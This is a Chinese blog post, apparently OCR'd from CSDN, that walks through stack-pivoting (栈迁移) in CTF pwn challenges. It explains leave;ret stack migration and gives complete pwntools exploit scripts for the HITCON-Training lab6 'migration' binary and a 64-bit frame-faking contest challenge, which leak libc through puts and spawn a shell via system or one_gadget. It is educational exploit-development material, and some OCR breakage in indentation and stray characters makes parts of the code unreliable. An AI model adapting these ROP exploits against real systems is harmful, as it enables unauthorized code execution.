
栈迁移浅析

原创

ch3nwr1d 于 2020-11-23 14:46:59 发布 1581 收藏 6

分类专栏： ctf 栈迁移 pwn 文章标签： 网络安全

本文链接：https://blog.csdn.net/qq_43409582/article/details/109991230



0x00

线下有道栈迁移的题目，因为当时没有好好学，对于栈迁移这一块儿一知半解的，就没出，痛定思痛，在此就好好研究一下。

0x01 前置知识

首先栈迁移就是因为可写空间太小不够rop，就把栈迁移到别的地方去构造payload。
而栈迁移最重要的是两个汇编命令
leave； ret;
leave相对于是mov esp，ebp；pop ebp；
ret是pop eip;

0x02 stack pivoting

先从32位来理解栈迁移的利用原理。
stack pivoting，正如它所描述的，该技巧就是劫持栈指针指向攻击者所能控制的内存处，然后再在相应的位置进行 ROP。一般来说，我们可能在以下情况需要使用 stack pivoting

- 可以控制的栈溢出的字节数较少，难以构造较长的 ROP 链
- 开启了 PIE 保护，栈地址未知，我们可以将栈劫持到已知的区域。
- 其它漏洞难以利用，我们需要进行转换，比如说将栈劫持到堆空间，从而在堆上写 rop 及进行堆漏洞利用

此外，利用 stack pivoting 有以下几个要求

1. 可以控制程序执行流。
2. 可以控制 sp 指针。一般来说，控制栈指针会使用 ROP，常见的控制栈指针的 gadgets 一般是pop rsp/esp
   当然，还会有一些其它的姿势。比如说 libc_csu_init 中的 gadgets，我们通过偏移就可以得到控制 rsp 指针。
   （摘自ctf-wiki）
   这里选的题目是HITCON-Training-master lab6


```
b6 on git:master x [11:53:55] C:1
$ checksec migration
[*] '/media/psf/Home/DMZ/HITCON-Training/LAB/lab6/migration'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

   pie和canary都没开

```
1  int __cdecl main(int argc, const char **arg
2  {
3    char buf; // [esp+0h] [ebp-28h]
4
5    if ( count != 1337 )
6      exit(1);
7    ++count;
8    setvbuf(_bss_start, 0, 2, 0);
9    puts("Try your best :");
10   return read(0, &buf, 0x40u);
11 }
```


   首先看到有read函数但可写空间太小了，又因为有count++所以我们不能循环利用main函数也就没法进行正常rop，所以我们考虑进行栈迁移。
   栈迁移的实现：(其中一种办法)
   通过将ebp覆盖成我们构造的fake_ebp ，然后利用leave_ret这个gadget将esp劫持到fake_ebp的地址上
   思路：
   1.首先先将栈空间迁移到bss（必须是可执行的，可以根据用readelf 命令去查一下bss的哪个地方有执行的权力）段上
   2.然后在新的栈空间地址上做rop泄露libc
   3.利用read函数读入“/bin/sh” 然后返回调用system函数getshell

首先是想如何将栈迁移到我们指定的空间，这就要用到一个gadget了leave_ret
我们知道程序在结束的时候本身就会执行一次leave ret如果我们把ebp换成我们想迁移的地址，那么在执行leava ret的时候首先会mov esp ebp;这时的esp会指向当前栈的基地址，再执行pop ebp，如果之前我们通过栈溢出将ebp改成了我们想要迁移的地址即bss段，这时执行完pop ebp;之后就会使得ebp指向bss段的地址。
之后执行ret指令也就是pop eip;如果我们之前把这里的返回地址改成leave_ret这个gadget的话那么他又会执行上面我说的这些过程leave指令会导致esp指向bss段也就是刚刚ebp所指的地址。然后ebp会被改成刚刚指向的地址，同时esp也会指向 target function
再执行 ret 指令，这时候程序就会执行 target function，当其进行程序的时候会执行
push ebp，会将 ebp2 值压入栈中，
mov ebp, esp，将 ebp 指向当前基地址。
具体的栈空间的变化过程去这里看：https://cloud.tencent.com/developer/article/1601192



再说这个题目，首先需要将栈转移到已知地址，这里选择bss+0x300地址处,尽量避免覆盖掉程序的data、got、bss等segment的信息防止crash，**调用read函数写入gadget**，并且为了保持控制权，最后要返回到bss+0x300处。

```
pay1 = "a"*40 + p32(bss) + p32(read) + p32(leave_ret) + p32(0) + p32(bss) + p32(0x100)

bss -> fake_ebp
read-> call read
leave_ret ->迁移到下一个栈空间bss
0,bss,100 -> read 参数
```

之后我们便已经获得了一个更大的溢出空间(也就是read的100B)。

（用的上面调用的read函数写进bss）接下来我们需要泄露出libc地址，这里可以是puts也可以是read的地址，通过puts函数打印出其got表值即其地址，并且完成后依然要继续维持控制权。这里防止read覆盖掉后续栈内存，需要再开一个新的栈空间bss+0x600

```
pay2 = p32(bss2) + p32(put_plt) + p32(pop1) + p32(put_got) + p32(read) + p32(leave_ret)
pay2 += p32(0) + p32(bss2) + p32(0x100)
#bss2 -> leave用来设置ebp(mov esp,ebp;pop ebp
#        ->ebp = bss_addr+0x600; esp = bss_addr+0x300 )
# puts_plt -> call puts
# pop1 -> 消耗掉puts_got
# puts_got -> puts泄露的puts_got表项值，即libc中puts地址
# read,leave_ret,0,bss_addr+0x600,100 -> 同payload1 再次获得控制权并读入数据到一个新栈地址
```

这样之后便得到了libc中puts函数地址，根据libc基址对齐以及puts偏移得到libc版本信息，计算出system函数地址，跳转执行(为了防止read覆盖再次切换栈位置，两个栈反复横跳即可，当然也可以再开一个新栈)：


```
pay3 = p32(bss) + p32(sys) + "aaaa" + p32(bin_addr)
#bss -> 同payload2
```

完整exp：

```python
from pwn import *
context.log_level = "debug"
context.terminal = ['terminator' , '-x' , 'sh' , '-c']
p = process("./migration")
#p = remote("",)
elf=ELF('./migration')
libc = ELF('./libc.so.6')
bss = elf.bss() + 0x200
bss2 = elf.bss() +0x300
put_plt = elf.symbols['puts']
put_got = elf.got['puts']
read = elf.symbols['read']
leave_ret = 0x08048418
pop1 =0x0804836d
pop3 = 0x08048569
bin_sh = libc.search('/bin/sh').next()
pay = "a"*40 + p32(bss) + p32(read) + p32(leave_ret) + p32(0) + p32(bss) + p32(0x100)
print len(pay)
p.recvuntil(':\n')
p.send(pay)
sleep(0.1)
#pay2 = p32(bss2) + p32(put_plt) + p32(pop1) + p32(put_got) + p32(read) + p32(leave_ret) + p32(0) + p32(bss2) +
p32(0x100)
pay2 = p32(bss2) + p32(put_plt) + p32(pop1) + p32(put_got) + p32(read) + p32(leave_ret)
pay2 += p32(0) + p32(bss2) + p32(0x100)
p.send(pay2)
sleep(0.1)
puts_addr = u32(p.recv(4))
print hex(puts_addr)
offset = puts_addr - libc.symbols['puts']
sys = libc.symbols['system'] + offset
bin_addr = bin_sh +offset
pay3 = p32(bss) + p32(sys) + "aaaa" + p32(bin_addr)
p.send(pay3)
p.interactive()
```

0x03 frame faking

例子就用这次线下赛的吧（最基本的了，呜呜呜～～）



还是因为空间地址不够连bss段的地址都给你了，不用再去构造read函数写进去了。。。

在bss(name地址)+0x100处构造rop，泄露libc后回到main。

```python
pay1 = 'a'*0x100+p64(bss)+p64(rdi_ret)+p64(puts_got)+p64(puts_plt)+p64(main)`
```

在溢出的地方利用leave_ret迁移到bss处
最后改返回地址为one_gadget就行了
完整exp：

```
from LibcSearcher import LibcSearcher
from sys import argv
from pwn import *
#p = process("/tmp/elf", env={"LD_PRELOAD":"/tmp/libc.so.6"})
#context.terminal = ['tmux', 'splitw', '-h']


def ret2libc(leak, func, path=''):
    if path == '':
     libc = LibcSearcher(func, leak)
     base = leak - libc.dump(func)
     system = base + libc.dump('system')
     binsh = base + libc.dump('str_bin_sh')
    else:
 libc = ELF(path)
     base = leak - libc.sym[func]
 system = base + libc.sym['system']
     binsh = base + libc.search('/bin/sh').next()

    return (system, binsh)

s       = lambda data               :p.send(str(data))
sa      = lambda delim,data         :p.sendafter(delim, str(data))
sl      = lambda data               :p.sendline(str(data))
sla     = lambda delim,data         :p.sendlineafter(delim, str(data))
r       = lambda num=4096           :p.recv(num)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
uu64    = lambda data               :u64(data.ljust(8,'\0'))
leak    = lambda name,addr          :log.success('{} = {:#x}'.format(name, addr))

context.log_level = 'DEBUG'
context.terminal = ['terminator', '-x' ,'sh' , '-c']
local = 1
if local:
    p = process('./ff')
else:
    p = remote("")
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
elf = ELF("./ff")
bss=0x600AE0+0x100
rdi_ret = 0x4006f3
lea_ret = 0x40068e
puts_plt=elf.plt['puts']
puts_got=elf.got['puts']
read_plt=elf.plt['read']
main = 0x4005F7
pay1 = 'a'*0x100+p64(bss)+p64(rdi_ret)+p64(puts_got)+p64(puts_plt)+p64(main)
ru("Name:")
s(pay1)
pay2 = "a"*0x40 + p64(bss)+p64(lea_ret)
ru("Buffer:")
s(pay2)
ru("\n")
putsadd=u64(ru("\n")[:].ljust(8,'\x00'))
leak("puts_addr",putsadd)
```

```
libc_base = putsadd- libc.sym['puts']
one_gadget = libc_base + + 0xf1207
ru("Name:")
p.send("1")
ru("Buffer:")
pay= 'a'*0x48 + p64(one_gadget)
p.send(pay)
p.interactive()
```

参考链接：

https://www.mrskye.cn/archives/14/

https://cloud.tencent.com/developer/article/1601192

https://www.sec4.fun/2020/07/15/hitcon-training-writeup/#lab6

https://wiki.x10sec.org/pwn/stackoverflow/others/